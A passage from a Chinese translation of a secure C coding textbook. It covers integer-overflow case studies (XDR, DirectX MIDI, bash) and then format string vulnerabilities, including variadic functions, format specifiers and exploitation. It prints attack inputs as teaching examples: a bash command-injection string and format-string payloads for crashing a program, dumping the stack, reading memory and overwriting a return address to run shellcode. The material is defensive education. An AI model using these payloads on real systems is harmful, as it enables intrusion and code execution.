XDR库为从一个系统进程发送数据到另一系统进程（通常是通过网络连接发送的）提供了平台无关的方法。这样的函数通常被用在远程过程调用（remote procedure call, RPC）的实现中，为需要使用公共接口与许多不同种类的系统进行交互的应用层程序员提供了透明性。由Sun提供的XDR库中的xdr_array()函数中包含有一个整型溢出，可能会造成大小错误的动态内存分配，从而可能会导致诸如缓冲区溢出等相应问题，具体情况则视有漏洞的xdr_array()函数是被用在何处且被如何使用的。

5.8.2 Windows DirectX MIDI库

微软的Windows DirectX MIDI库quartz.dll中包含一个整数溢出漏洞，可以让攻击者执行任意的代码，或使任何使用了这个库的应用程序崩溃，从而导致拒绝服务（DoS）。该漏洞已描述于：

- eEye数字安全公告AD20030723

<http://www.eeye.com/html/Research/Advisories/AD20030723.html>

- 微软安全公告MS03-030

<http://www.microsoft.com/technet/security/bulletin/ms03-030.mspx>

- CERT公告CA-2003-18

<http://www.cert.org/advisories/CA-2003-18.html>

- CERT 漏洞记录VU#561284

<http://www.kb.cert.org/vuls/id/561284>

Windows操作系统包含了名为DirectX和DirectShow的多媒体技术。微软警告MS03-030称：

DirectX由一组为Windows程序提供多媒体支持的底层应用编程接口（Application Programming Interfaces, APIs）组成。在DirectX中，DirectShow技术执行客户端音频/视频的收集、操纵和呈现。

DirectShow对MIDI文件的支持由一个名为quartz.dll的库实现。由于该库没有充分验证MIDI文件的MThd区中的音轨（tracks）值的有效性，一个精心构造的MIDI文件就可以导致整数溢出，进而造成堆内存破坏。

任何使用了DirectX或DirectShow来处理MIDI文件的应用都可能会受到此漏洞的影响。尤其值得注意的是，IE在处理HTML文档内嵌的MIDI文件时会载入这些有漏洞的库。因此，攻击者只需要说服受害人浏览一个嵌入了有害MIDI文件的HTML文档（例如Web网页或HTML形式的E-mail），就能对受害人实施攻击。请记住，大量的应用（例如，OutLook、OutLook Express、Eduora、AOL、Lotus Notes、Adobe PhotoDeluxe）都使用了IE的HTML呈现引擎（rendering engine，WebBrowser ActiveX控件）来解释HTML文档。

5.8.3 bash

GNU项目Bourne Again Shell（bash）是Unix Bourne Shell（/bin/sh）的一个替代品。它和

标准Shell拥有相同的语法，但提供了诸如作业控制、命令行编辑和历史记录等额外的功能。

虽然bash可以在几乎任意的UNIX平台上编译、安装，然而它最流行的使用还是在Linux上，在Linux上，它被安装为大多数应用程序的默认Shell。bash的源代码可以从Internet上的许多站点免费获得。

bash 1.14.6以及更早的版本中存在一个漏洞，该漏洞会导致bash被欺骗以执行任意的命令。CERT警告CA-1996-22中描述了这个漏洞。^①

bash源代码的parse.y模块中的yy_string_get()函数内有一个变量声明错误。该函数负责将用户输入的命令行解析为单独的记号(tokens)。这个错误源于一个名为string的变量，它被声明为char *类型。

string变量用于遍历“包含将被解析的命令行”的字符串。从该指针取回来的字符被存储到一个int型的变量中。对那些默认char为signed char的编译器，当将其值赋给int变量时，会进行符号扩展。对十进制代码为255的字符（补码形式的-1），符号扩展会导致int变量被赋值为-1。

然而，解析器的其他部分又使用-1作为一个命令的结束标志。因此，十进制的255（八进制的377）就被作为一个通过-c选项提供给bash的非意料的命令分隔符。例如：

```
bash -c 'ls\377who'
```

（其中\377表示一个具有十进制值255的单个字符）将执行两个命令：ls和who。

5.9 本章小结

整数漏洞由数据丢失或者错误的表示所产生。防止这些整数漏洞发生的关键在于理解数字系统中这些整数行为的细微差异，并且在你的系统设计和实现过程中谨慎地应用这些知识。

限制整数的输入使其处于一个有效的范围内，可以阻止那些可能引起整数类型溢出的非常大或非常小的数据进入系统。很多整数输入都定义有明确的范围（例如一个表示日期或月份的整数），其他的整数则拥有一个合理的上下限。例如，由于大家都知道全世界最长寿的人Jeanne Calment活了122岁，因此，我们完全可以将一个表示人的年龄的整数输入限制在0~150之间。对于某些整数来说，可能很难建立一个上限。由于易用性方面会鼓励采用无限制的范围，因此有时会在易用性和安全性之间作出权衡。然而，如果你决定接受任意大小的整数，你就必须确保针对这些值的操作不会引起整数错误并进而造成整数漏洞。

确保对整数的操作不会造成整数错误需要周详的考虑。类似于Ada那样的编程语言在保证整数类型范围方面做了很好的工作。不过，如果你正在阅读本书，你应该不是在使用Ada编程。理想情况下，C和C++编译器某一天会提供编译选项以生成代码来检查溢出的情况。但在那一天到来之前，使用本章讨论的安全整数库之一作为安全网，还是一个不错的主意。

一如既往地利用现有的工具、过程和技术来发现和防止整数漏洞是非常有意义的。静态分析和代码审核对于发现错误非常有效。源代码审核还为开发者提供了一种论坛，用来讨论什么

^① 参见<http://www.cert.org/advisories/CA-1996-22.html>。

会、什么不会造成安全缺陷，并考虑可能的解决方案。动态分析工具与测试相结合使用，可以用作质量保证过程的一部分，尤其是当边界条件可被正确地评估出来的时候。

如果正确地应用了整数类型范围检查，并且对某些可能超出范围的值（尤其是因为来自外部的操作）采用安全整数操作，完全有可能避免由整数范围错误所导致的漏洞。

5.10 阅读材料

David LeBlanc讨论了诸如比较操作符等与整数有关的更多的问题领域[LeBlanc 04]。Blexim讨论了整数溢出以及跟符号有关的bugs，同时还给出了一些真实的例子[Blexim 02]。



第6章 格式化输出

凯瑟琳：“为何要作恶？”

格茨：“因为善事有人干了。”

凯瑟琳：“谁？”

格茨：“万物之主上帝。因此，我要创造。”

——让·保罗·萨特，《魔鬼与上帝》，第4幕第4场，Gallimard出版社（1951）

C99标准中定义了一些可以接受可变数量参数的格式化输出函数，参数中包括一个格式字符串^①。printf()和sprintf()都是格式化输出函数的例子。

图6-1展示了一个C程序，它使用格式化输出函数提供所需实参的使用信息。由于可执行文件可能会被重命名，因此程序的实际名字由用户输入（argv[0]），并作为参数传递给main()函数中第10行的usage()函数。当snprintf()在第5行被调用时，pname的运行时值将替换格式字符串中的s%从而构造用法字符串（usageStr）。最后，在第6行调用printf()函数输出使用信息。

```
1. #include <stdio.h>
2. #include <string.h>
3. void usage(char *pname) {
4.     char usageStr[1024];
5.     snprintf(usageStr, 1024,
6.         "Usage: %s <target>\n", pname);
7.     printf(usageStr);
8. }
9. int main(int argc, char * argv[]) {
10.     if (argc < 2) {
11.         usage(argv[0]);
12.         exit(-1);
13.     }
14. }
```

图6-1 打印使用信息

这段程序实现了一个常见的编程惯用法，尤其是对于UNIX命令行程序的情形，然而，它可能会被利用以执行任意的代码。这是如何实现的呢（提示：此问题与缓冲区溢出无关）。

格式化输出函数是由一个格式字符串和可变数目的参数构成的。在效果上，格式化字符串提供了一组可以由格式化输出函数解释执行的指令。因此，用户可以通过控制格式字符串的内容来控制格式化输出函数的执行。

① 格式化输出起源于FORTRAN并于1972年作为可移植I/O包成为C的一部分。M.E.Lesk在1973年写的内部备忘“A Portable I/O Package”中对其有描述。这个包被重写后成为C标准I/O函数库。

格式化输出函数是一个变参函数，也就是说它接受的参数个数是可变的。变参函数在C语言中实现的局限性导致格式化输出函数的使用中容易产生漏洞。在细致考察格式化输出函数之前，在接下来一节中我们首先看一看两个常见的变参函数实现。

6.1 变参函数

变参函数既可以通过UNIX System V实现，也可以通过ANSI C实现。两种方式都要求变参函数的用户不违反开发者提供的契约。下面首先给出一个较新的ANSI实现版本，然后再看一个旧的UNIX实现的小例子。

6.1.1 ANSI C标准参数

在ANSI C的标准参数方式（也称为stdargs）中，变参函数是通过使用一个部分参数列表后跟一个省略号进行声明的。例如图6-2所示的变参函数average()接受一个独立的定参（fixed argument），其后跟着一个变参列表。对该变参列表中的参数不会执行任何类型检查。省略号之前通常有一个或多个定参，而省略号则必须出现在参数列表的最后。

```
1. int average(int first, ...) {
2.     int count = 0, sum = 0, i = first;
3.     va_list marker;
4.     va_start(marker, first);
5.     while (i != -1) {
6.         sum += i;
7.         count++;
8.         i = va_arg(marker, int);
9.     }
10.    va_end(marker);
11.    return(sum ? (sum / count) : 0);
12. }
```

图6-2 利用stdargs实现average()函数

若要调用一个变参函数，仅需指定该次调用中所需数目的参数即可：

```
average(3, 5, 8, -1);
```

图6-3中展示了ANSI C为了实现变参函数所提供的宏va_start()、va_arg()和va_end()的定义。^①这些定义在头文件stdarg.h中的宏，全部作用于va_list数据类型以及使用va_list类型声明的参数列表之上。例如，图6-2中第3行的变量marker就被声明为va_list类型。在使用变量marker之前，首先必须调用va_start()对它进行初始化。在average()的实现中，第4行调用了va_start()并且传递参数marker及最后一个定参（first）。这个定参允许va_start()来决定第一个变参的位置。宏va_arg()需要一个已初始化的va_list和下一个参数的类型。这个宏可以根据这些信息返回下一个参数的值，并且相应地递增参数指针。average()第8行调用va_arg()宏，通过循环，获取第2个直至最后一个参数。最后，在函数返回之前，调用va_end()来执行清

^① C99增加了宏va_copy()。

理工作。

参数列表的终止条件是函数的实现者和使用者之间的一个契约。在函数`average()`的实现中，变参列表的终止是由一个值为-1的参数所指定的。如果程序员在调用该函数时忘记传入这个特殊的参数，则函数将继续处理下一个参数，直到遇到-1或者发生异常为止。

图6-3展示了Visual C++ .NET编译器针对IA-32架构定义的`va_list`类型以及`va_start()`、`va_arg()`、`va_end()`宏的实现。将`va_list`类型定义成一个字符指针，是一个显而易见的按序参数实现（就像IA-32上的Visual C++和GCC所生成的那样）。^②

```
#define _ADDRESSOF(v) (&(v))
#define _INTSIZEOF(n) \
((sizeof(n)+sizeof(int)-1) & ~(sizeof(int)-1))

typedef char *va_list;

#define va_start(ap,v) (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v))
#define va_arg(ap,t) (*(t *)((ap+=_INTSIZEOF(t))-_INTSIZEOF(t)))
#define va_end(ap) (ap = (va_list)0)
```

图6-3 可变参数宏定义示例

图6-4例示了在这些系统中调用函数`average(3,5,8,-1)`时，参数被如何按序安排在栈上。在用`va_start()`初始化字符指针后，字符指针指向最后一个定参之后的那个参数。`va_start()`宏将该参数的（类型）大小加上最后一个定参的地址。当`va_start()`返回时，`va_list`将指向第一个可选参数的地址。




图6-4 采用字符指针定义的`va_list`类型

并不是所有系统都把`va_list`类型定义成字符指针。一些系统将其定义成指针数组，另外一些系统则把它放在寄存器中作为参数传递。当参数在寄存器中传递时，`va_start()`可能不得不为它们分配内存空间。在这种情况下，宏`va_end()`就被用来释放分配的内存空间。

参数传递和命名约定

下面是Visual C++支持的调用约定。

`__cdecl`

这是C和C++程序默认的调用约定。所有的参数都逆序压入栈中。`__cdecl`调用约定要求每一个函数调用都包含栈清理代码。因为每次调用者都会对栈进行清空，所以这个调用

② 在Visual C++中，变参函数使用`__cdecl`调用约定，将所有的参数都放入栈中。

约定支持对变参函数的使用。这成了支持变参函数的必备条件，因为编译器不可能在没有检查实际调用的情况下确定到底向函数中传入了几个参数。

__stdcall

__stdcall调用约定用于调用Win32 API函数。这个约定不支持变参函数，因为它是由被调用函数来执行清空栈操作的。这就意味着当生成代码从栈中弹出实参时，编译器无法事先确定将有多少个参数被传递进函数中。

__fastcall

__fastcall调用约定会尽可能地将函数的参数放在寄存器中传递。前两个双字或更小的参数将被放到寄存器ecx和edx中，其余的参数按从右至左的原则传递。然后被调用的函数将参数从栈中弹出。

6.1.2 Unix System V Varargs

Unix System V的宏（定义于varargs.h中）的运作方式稍微不同于ANSI标准参数。图6-5展示了使用旧的可变参数来实现average()函数的例子。这个函数和图6-2中所示的average()函数等效。

```
1. int average(va_alist) va_dcl {
2.     int i, count, sum;
3.     va_list marker;

4.     va_start(marker);
5.     for (sum = count = 0;
6.         (i = va_arg(marker, int)) != -1;
7.         count++)
8.         sum += i;
9.     va_end(marker);
10.    return(sum ? (sum / count) : 0);
11. }
```

图6-5 使用varargs实现的average()函数

6.2 格式化输出函数

各个格式化输出函数由于历史不同，实现上也有显著的差异。C99标准中定义的格式化输出函数如下：

- **fprintf()**按照格式字符串的内容将输出写入流中。流、格式字符串和变参列表一起作为参数提供给函数。
- **printf()**等同于fprintf()，除了前者假定输出流为stdout外。
- **sprintf()**等同于fprintf()，但是输出不是写入流而是写入数组中。C99规定在写入的字符末尾必须添加一个空字符（null character）。
- **snprintf()**等同于sprintf()，但是它指定了可写入字符的最大值n。当n非零时，输出的

字符超过 $n-1$ 的部分会被舍弃而不会写入数组中。并且，在写入数组的字符末尾会添加一个空字符。

- `vfprintf()`、`vprintf()`、`vsprintf()`、`vsnprintf()`分别对应于`fprintf()`、`printf()`、`sprintf()`和`snprintf()`，只是它们将后者的变参列表换成了`va_list`类型的参数。当参数列表是在运行时决定时，这些函数非常有用。

另外一个名为`syslog()`的格式化输出函数并没有定义在C99规范中，但是包含在SUSv2中。这个函数接受一个优先级参数、一个格式规范以及该格式所需的任意参数，并且在系统的日志记录器（`syslogd`）中生成一条日志消息。`syslog()`函数最先出现在BSD 4.2中，后来Linux和其他现代UNIX的实现中也开始支持它，但未得到Windows系统的支持。

对格式字符串的解释在C99、Single UNIX 规范以及其他一些标准中都有规定。但在某些情况下，这些标准之间存在着冲突。C运行时库一般遵从一个或多个标准，但是常常会包含一些非标准扩展。你通常可以使用任何一个格式化输出函数，因为一个特定的C运行时库以同样的方式解释格式字符串，因为它们几乎总是使用同一个子例程实现的。

接下来的几节将描述C99中对于格式字符串的定义、GCC和Visual C++中的实现，以及在这些实现与C99标准之间的不同之处。

6.2.1 格式字符串

格式字符串是由普通字符（ordinary character）（包括%）和转换规范（conversion specification）构成的字符序列。普通字符被原封不动地复制到输出流中。转换规范根据与实参对应的转换指示符对其进行转换，然后将结果写入输出流中。

转换规范通常以%开始按照从左向右的顺序解释。大多数转换规范都需要单个参数，但有时也可能需要多个或者完全不需要。程序员必须根据指定的格式提供相应个数的参数。当参数过多时，多余的将被忽略，而当参数不足时，则结果是未定义的。

一个转换规范是由可选域（标志、宽度、精度以及长度修饰符）和必需域（转换指示符）按照下面的格式组成的：

%[标志][宽度][.精度][{长度修饰符}] 转换指示符

例如，对转换规范`%-10.8ld`来说，`-`是标志位，`10`代表宽度，`8`代表精度，`l`是长度修饰符，`d`是转换指示符。这个转换规范将一个`long int`型的参数按照十进制格式打印，在一个最小宽度为10个字符的域中保持最少8位左对齐。

每一个域都是代表特定格式选项的单个字符或数字。最简单的转换规范仅仅包含一个%和一个转换指示符（例如`%s`）。

转换指示符

转换指示符用来指示所应用的转换类型。它是唯一必需的格式域，出现在任意可选格式域之后。表6-1中列举了C99标准中的一些转换指示符，包括在许多漏洞利用中扮演关键角色的`n`。

表6-1 转换指示符

字符	输出格式
d, i	signed int参数被转换成[-]dddd形式的带符号十进制数
o, u, x, X	unsigned int参数被转换成dddd形式的无符号八进制(o)、无符号十进制(u)或者无符号十六进制(x或X)数。字母abcdef用于x转换, 字母ABCDEF用于X转换
f, F	表示一个浮点数的double类型的参数被转换为带符号十进制形式: [-]ddd.ddd。小数点后的位数等于精度指示值
n	当前已经成功写入流或缓冲区中的字符个数, 将被存储到其地址由参数指定的这个整数中。参数不发生转换, 但是会耗用一个参数
s	这个参数是一个指向字符数组初始元素的指针。数组中的字符被写入直至(但不包括)结束空字符为止

标志

标志位用来调整输出和打印的符号、空白、小数点、八进制和十六进制前缀等。一个格式规范中可能包含一个或多个标志。标志符在C99标准中有描述。

宽度

宽度是一个用来指定输出字符的最小个数的十进制非负整数。如果输出的字符个数比指定的宽度小, 就用空白字符补足。

如果指定的宽度较小也不会引起输出域的截断。如果转换的结果比域宽大, 则域会被扩展以容纳转换结果。如果使用星号(*)来指定宽度, 则宽度将由参数列表中的一个int型的值提供。在参数列表中, 宽度参数必须置于被格式化的值之前。

精度

精度是用来指示打印字符个数、小数位数或者有效数字个数的非负十进制整数^①。与宽度域不同, 精度域可能会引起输出的截断或浮点值的舍入。如果精度值被设为0并且被转换值也为0, 则不会输出任何字符。如果精度域是一个星号(*), 那么它的值就由参数列表中的一个int参数提供。在参数列表中, 精度参数必须置于被格式化的值之前。

长度修饰符

长度修饰符指定了参数的大小。表6-2列举了长度修饰符及其对应的含义。如果使用了表中未出现的长度修饰符和转换指示符的组合, 则会导致未定义的行为。

表6-2 长度修饰符

修饰符	含 义
hh	指定一个signed char或unsigned char参数使用下列转换指示符之一: d、i、o、u、x、X (参数可能会根据整数提升规则进行提升, 但是在打印之前它的值被转换成signed char或unsigned char), 或者指定一个signed char指针型参数使用转换指示符n
h	指定一个short int或unsigned short int参数使用下列转换指示符之一: d、i、o、u、x、X (参数会按照需要按照整数提升规则进行提升, 但在打印之前它的值被转换成short int或unsigned short int), 或者指定一个short int指针型参数使用转换指示符n。

① 转换指示符决定了如何解释精度域以及当精度域被省略时的默认精度。

(续)

修饰符	含 义
l	指定一个long int或unsigned long int参数使用下列转换指示符：d、i、o、u、x、X，指定一个long int指针型参数使用转换指示符n，指定转换指示符c用于wint_t型参数；指定转换指示符s用于wchar_t指针型参数；或者指定转换指示符a、A、e、E、f、F、g和G无效
ll	指定一个long long int型或者unsigned long long int型的参数使用下列转换指示符之一：d、i、o、u、x、X，或者指定一个long long int指针型的参数使用转换指示符n。Visual C++ .NET 2003不支持ll长度修饰符，但微软提供的I64长度修饰符具有类似的功能
L	指定一个long double型的参数使用下列转换指示符之一：a、A、e、E、f、F、g或G

6.2.2 GCC

GCC提供的格式化输出函数实现符合ANSI C和C99标准，同时也受到了Single UNIX Specification第2版（SUSv2）的影响^②。

限制

GCC3.2.2中的格式化输出函数可以处理最大为INT_MAX（在IA_32上是2 147 483 647）的宽度和精度域。格式化输出函数还以int的形式保持和返回被输出字符的总个数。甚至当这个总数的值超过了INT_MAX时它仍然会继续增加，从而引起带符号的整数溢出，结果得到一个带符号的负值。然而，如果按照无符号数来解释的话，那么直到发生无符号整型溢出之前这个数都是准确的。能够适应各种可能的位模式来成功地增加这个总计数值的事实，在本章晚些时候考查漏洞利用技术时，发挥了关键的作用。

6.2.3 Visual C++ .NET

Visual C++ .NET中对于格式化输出函数的实现是建立在ANSI C和微软特定的扩展之上的。

介绍

Visual C++ .NET中各个格式化输出函数共享一个通用的格式字符串规范定义。格式字符串通过一个名为_output()的共用函数进行解释。_output()基于从格式字符串中读出的字符和当前的状态来解析格式字符串并决定应该执行的动作。

限制

_output()函数使用一个带符号整数来存储宽度并且允许宽度值大至INT_MAX。因为_output()函数未对带符号整数溢出进行检测和处理，因此超过INT_MAX的值可能会导致非预期的结果。

_output()函数同样使用带符号整数来存储精度，但它同时还使用一个512字符的转换缓冲区，这就限制了其最大精度只能是512字符。表6-3展示了各个范围和精度值所对应的结果行为。

② 参见<http://www.opengroup.org/onlinepubs/007908799>。

表6-3 Visual C++ .NET中的精度

精 度	结 果
$P < 0$	默认精度
0	如果被转换值为0，则没有字符输出
$1 < p < 512$	P
$512 < p < \text{INT_MAX}(0 \times 7\text{FFFFFFF})$	512
$P \geq \text{INT_MAX} + 1(0 \times 80000000)$	默认精度

字符输出计数器同样使用带符号的整数进行表示，但与GCC的实现不同的是，当这个值为负数时_output()主循环将会退出，从而值就被限制在INT_MAX+1和UINT_MAX之间了。

长度修饰符

Visual C++不支持C99中的长度修饰符h、hh、l和ll。然而，它提供的I32长度修饰符与长度修饰符l的功能完全一致，而I64长度修饰符则与长度修饰符ll的作用相似。换句话说，I64可以用于打印long long int所表示的所有值，不过当使用n转换指示符时只写出32位。

6.3 对格式化输出函数的漏洞利用

2000年6月，由于在WU-FTP^①中发现了格式字符串漏洞（format string vulnerability），格式化输出成了安全社区关注的焦点。当使用的格式字符串（或部分字符串）是由用户或其他非信任来源提供的时候，就有可能出现格式字符串漏洞。当格式化输出例程对一个数据结构进行越界写时就可能会导致缓冲区溢出。本节包含的漏洞利用之概念验证例子虽然是用Visual C++开发并在Windows NT上试验的，但其底层的漏洞普遍存在于许多平台上。

6.3.1 缓冲区溢出

向字符数组中写入数据的格式化输出函数（如sprintf()）会假定存在任意长度的缓冲区，从而导致它们易于造成缓冲区溢出。图6-6中展示了一个因使用sprintf()所导致的缓冲区溢出漏洞，该漏洞发生于将转换指示符%s替换成用户提供的字符串（可能是恶意的数据）时。任何长度大于495字节的字符串都会导致越界写（512字节-16个字符字节-1个空字节）。

```
1. char buffer[512];
2. sprintf(buffer, "Wrong command: %s\n", user);
```

图6-6 容易导致缓冲区溢出的格式化输出函数

缓冲区溢出并不一定都这么明显。图6-7所示的简短程序中就包含了一个可能被利用从而导致缓冲区溢出的编程缺陷[Scut 01]。

第3行中的sprintf()调用并不会被直接利用，因为转换指示符%.400s限制了仅能写入400字节。同样的调用可被用于间接地攻击第4行中的sprintf()调用，例如用户通过使用下述值：

```
%497d\x3c\xd3\xff\xbf<nops><shellcode>
```

① 参见<http://www.kb.cert.org/vuls/id/29823>。

```
1. char outbuf[512];
2. char buffer[512];
3. sprintf(
    buffer,
    "ERR Wrong command: %.400s",
    user
);
4. sprintf(outbuf, buffer);
```

图6-7 可伸展的缓冲区

在第3行调用的`sprintf()`直接将该字符串插入缓冲区。然后这个缓冲区数组将被作为格式字符串参数传递给在第4行被第二次调用的`sprintf()`。格式规范`%497d`指示函数`sprintf()`从栈中读出一个假的参数并向缓冲区中写入497个字符。包括格式字符串中的普通字符在内，现在写入的字符总数已经超过了`outbuf`的长度4个字节。

用户输入可被操纵用于覆写返回地址，也就是拿恶意格式字符串参数中提供的利用代码的地址（`0xbfffd33c`）去覆盖该地址。在当前函数退出时，控制权将以与栈粉碎攻击（参见2.5节）相同的方式转移给利用代码。

这是一个格式字符串漏洞，因为格式字符串被用户操纵来对程序进行利用。此类漏洞并非总是显而易见，而是深深地隐藏于复杂的软件系统中，例如`lqpopper 2.53`及其更早的版本中都存在这种类型的一个漏洞^①。

这个例子中的编程缺陷是由于在第4行不恰当地调用了`sprintf()`函数来实现字符串的复制功能，其实这里应该使用`strcpy()`或`strncpy()`。如果在这里使用`strcpy()`来代替`sprintf()`，就能够消除这个漏洞。

6.3.2 输出流

将结果输出到流而不是输出到文件中的格式化输出函数（例如`printf()`）也可能导致格式字符串漏洞。

图6-8所示的简单函数中包含一个格式字符串漏洞。如果用户能够部分或者全部控制用户参数，那这个程序就会被利用从而导致程序崩溃、查看栈内容、查看内存内容或覆写内存。下面几节将详细讨论这些利用。

```
1. int func(char *user) {
2.     printf(user);
3. }
```

图6-8 可被利用的格式字符串漏洞

6.3.3 使程序崩溃

格式字符串漏洞通常是在程序崩溃的时候才被发现。在UNIX系统中，存取无效的指针会引

① 参见<http://www.auscert.org.au/render.html?it=81>。

起进程收到SIGSEGV信号。除非能够捕捉并处理，否则程序将会非正常终止并导致核心转储(dump core)。与之类似，在Windows中读取一个未映射的地址将会导致系统的一般保护错误(general protection fault)并导致程序非正常终止。当用以下格式字符串调用格式化输出函数时，就会触发无效指针存取或未映射的地址读取：

```
printf( "%s%s%s%s%s%s%s%s%s" );
```

转换指示符%s显示执行栈上相应参数所指定的地址的内存。由于在这个例子中没有提供字符串参数，因此printf()可以读取栈中任意内存位置，直到格式字符串耗尽或者遇到一个无效指针或未映射地址为止。

6.3.4 查看栈内容

遗憾的是，很容易就能让C/C++程序崩溃——但是这还仅仅是问题的开始。攻击者还可以利用格式化输出函数来检查内存的内容。这类信息往往被用于进一步的利用。

如6.1节所描述的那样，格式化输出函数能够接受通常由栈中提供的可变数目的参数。图6-9展示了一个简单的printf()调用的汇编代码例子，是由Visual C++. NET编译器产生的。参数被以逆序压入栈中。由于在IA-32上栈向低内存地址增长（每次压栈后栈指针递减），因此参数在内存中出现的顺序与在printf()调用时出现的顺序是一致的。

```
char format [32];
strcpy(format, "%08x.%08x.%08x.%08x");
printf(format, 1, 2, 3);
```

<pre>1. push 3 2. push 2 3. push 1 4. push offset format 5. call _printf 6. add esp,10h</pre>

图6-9 printf()调用的反汇编代码

图6-10展示了调用printf()后内存中的内容^①。format字符串0xe0f84201的地址出现在内存中的位置恰好位于参数值1、2、3之前。紧邻参数之前的内存（图中没有显示）中包含有printf()的栈帧。紧邻参数之后的内存中包含有调用函数的自动变量，后者包括format字符数组0x2e253038的内容。




图6-10 查看栈内容

① 图6-10所示的字节的表现形式，确实是当使用小尾端对齐（little endian alignment）时它们在内存中的样子。

本例中的格式字符串%08x.%08x.%08x.%08x指示函数printf()从栈中取回4个参数并将它们以8位十六进制数的形式显示出来。然而，当调用printf()时仅仅向栈上放置了3个参数。在这种情况下，第四个转换规范所指定的显示是什么呢？

包括printf()在内的格式化输出函数使用一个内部变量来标志下一个参数的位置。开始时，参数指针（argument pointer）指向第一个参数（值1）。随着每一个参数被相应的格式规范所耗用，参数指针的值也根据参数的长度不断递增，如图6-10上方的那些箭头所示。栈的内容或栈指针并没有被修改，因此执行将按预期继续进行下去，直到控制权返回给调用程序。

格式字符串中的每一个%08x都会从参数指针指定的位置读入一个被解释为int型的值。在图6-10中，通过每一个格式字符串输出的这些值被显示在相应格式字符串下面。前三个整数对应函数printf()的前三个参数。第四个“整数”包含格式字符串%08x的ASCII码的前四个字节。格式化输出函数将以这种形式持续显示内存中的其他内容，直到在格式字符串中遇到一个空字节。

在显示完当前执行函数的剩余自动变量之后，printf()将显示当前执行函数的栈帧（包括当前执行函数的返回地址和参数）。由于printf()在内存中是按顺序“移动”的。所以它将会显示调用函数（也就是调用printf()的那个函数）的同样的信息，以此类推。使用这个技术，有可能重建大部分的栈内存。攻击者可以使用这些数据来决定程序的偏移量或其他信息，从而进一步利用该漏洞或其他漏洞。

参数指针的移动

IA-32中格式化输出函数的参数指针可以一次增加4个或8个字节。

一次增加4个字节对于大多数转换指示符（例如d、i、o、u、x和X）来说是正常的行为。指定了长度修饰符h或hh（如果支持的话）会导致输出格式将数据解释为char或short。但是，由于当带符号或无符号的字符或短整型的整数被压栈时，整数提升规则会发生作用，因此参数指针还是会增加4个字节。

增加8个字节相对容易。因为C99中的ll长度修饰符在IA-32中是一个64位值，所以参数指针就会一次增加8个字节。微软的l64长度修饰符在Visual C++.NET 2003中的行为类似。转换指示符a、A、e、E、f、F、g或G也可以用于64位浮点数的输出，从而参数指针一次增加8个字节。然而，使用浮点转换指示符可能会造成程序的非正常终止，例如，如果浮点子系统（floating-point subsystem）未被成功加载的话。

6.3.5 查看内存内容

攻击者还可以使用一个“显示指定地址的内存”的格式规范来查看任意地址的内存。例如，转换指示符%s显示参数指针所指定的地址的内存，将它作为一个ASCII字符串处理，直至遇到一个空字符。如果攻击者能够通过操纵这个参数指针来“引用”一个特定的地址，那么转换指示符%s将会输出该位置的内存内容。

先前说过，参数指针可以使用转换指示符%x进行前向移动，它所能移动的距离仅受格式字符串的大小所限制。由于参数指针能在“包括调用函数的自动变量在内”的内存中遍历，攻击者就能够在调用函数的自动变量中插入一个地址（或参数指针所能引用的任何其他位置）。如果

格式字符串被存储为一个自动变量，那么地址就能被插入在字符串的开始部分。例如地址 0x0142f5dc 可被表示为一个32位的小端编码字符串（little endian encoded string）\xdc\x5f\x42\x01。printf()函数会将这些字节作为普通字符对待，并输出相应的可显示的ASCII字符（如果该字符有定义的话）。如果格式字符串被存储在其他位置（例如在数据段或栈段上），那么攻击者就能很容易地将地址存储在参数指针的附近。

综上所述，攻击者可以按照下面的格式创建一个格式字符串来查看指定地址的内存：

```
address advance-argptr %s
```

图6-11展示了一个这种形式的格式字符串：\xdc\x5f\x42\x01%x%x%x%s。这个十六进制的地址常数被作为一个普通的字符输出。它们既不耗用任何参数也不会移动（步进）参数指针。实际上3个转换指示符%x应该使参数指针从格式字符串的开始位置前进12个字节。转换指示符%s则用来显示格式字符串起始位置提供的地址中的内存。在本例中printf()显示从0x0142f5dc开始的内存直到它遇到字节\0才结束。这个内存空间可以通过对函数printf()的调用之间的地址步进而被映射。




图6-11 查看某个具体位置的内存

当然并非总能通过使用一系列四字节的跳转（见“参数指针的移动”）来步进参数指针去引用格式字符串的起始部分。然而，格式字符串内的地址是可以被重配置的，因此可以通过在格式字符串之前加一个、两个或三个字符的前缀来实现一系列的四字节跳转。

查看任意地址的内存的能力有助于攻击者开发其他更具破坏性的利用，在受害计算机上执行任意的代码就是一个例子。

6.3.6 覆写内存

格式化输出函数之所以具有特别的危险性是因为大多数程序员还没有意识到其破坏力（例如可以通过转换指示符%n向指定地址写入一个整数值）。在那些整型值和地址具有同样大小平台（如IA-32）上，向任意地址写入整型值的能力可被用于在受害系统上执行任意的代码。

最初转换指示符%n是用来帮助排列格式化输出字符串的。它将字符数目成功地输出到以参数的形式提供的整数地址中。例如，在执行下面的代码片断后：

```
int i;
printf("hello%n", (int *)&i);
```

变量i被赋值为5，因为在遇到转换指示符%n之前一共写入了5个字符（h-e-l-l-o）。通过使用

